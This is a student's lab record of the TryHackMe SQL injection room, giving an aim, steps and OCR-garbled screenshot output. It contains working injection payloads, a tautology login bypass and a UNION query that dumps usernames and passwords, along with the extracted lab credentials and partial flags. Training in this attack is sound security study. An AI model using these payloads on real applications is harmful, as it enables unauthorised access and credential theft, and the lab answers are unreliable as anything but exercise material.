

Ex. No.: 4


Date: 20.09.2024

**SQL INJECTION LAB****Aim:**

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

**Algorithm:**

1. Access the SQL Injection Lab in TryHackMe platform using the link-  
<https://tryhackme.com/r/room/sqlilab>
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform SQL injection attacks on the following-
  - a) Input Box Non-String
  - b) Input Box String
  - c) URL Injection
  - d) POST Injection
  - e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

**Output:**

SQL Injection 1: Input Box Non-String

Log in

'a' or 1=1 --

●

Log in

profile Logout SQL Injection 1: Input Box Non-String

Francois's Profile

Flag	THM{
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	}

Log in

Log in

Profile Logout

SQL Injection 2: Input Box String

Francois's Profile

Flag

Employee ID

Salary

Passport Number

Nick Name

E-mail

THM{

10

R250

8605255014084

Login

10.10.1.134:5000/sesqli3/login?profileID=a&password=a

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

SQL Injection 3: URL Injection

The account information you provided does not exist!

Log in

Log in

Flag  
Employee ID  
Salary  
Passport Number  
Nick Name  
E-mail

THM{ [REDACTED] }  
10  
R250  
8605255014084

## SQL Injection 5: UPDATE Statement

10



Log in

Employee ID  
Salary  
Passport Number  
Nick Name  
E-mail

10  
R250  
8605255014084

Login
Broken Authentication : Blind Injection
[Main Menu]

Invalid username or password.

Log in

Log in

Create an Account

' union select '-1''union select 1,group\_concat(username),group\_concat(password),4 from users-- -

Profile Logout

Book Title 2

Logged in as

' union select '-1''union select 1,group\_concat(username),group\_concat(password),4 from users-- -

Title: admin,dev,amanda,maja,emil,sam2

THM{ ,asd,Summer2019!,345m3io4hj3,viking123,asd

Author: 4

**Result:** Thus, the various exploits were performed using SQL Injection Attack.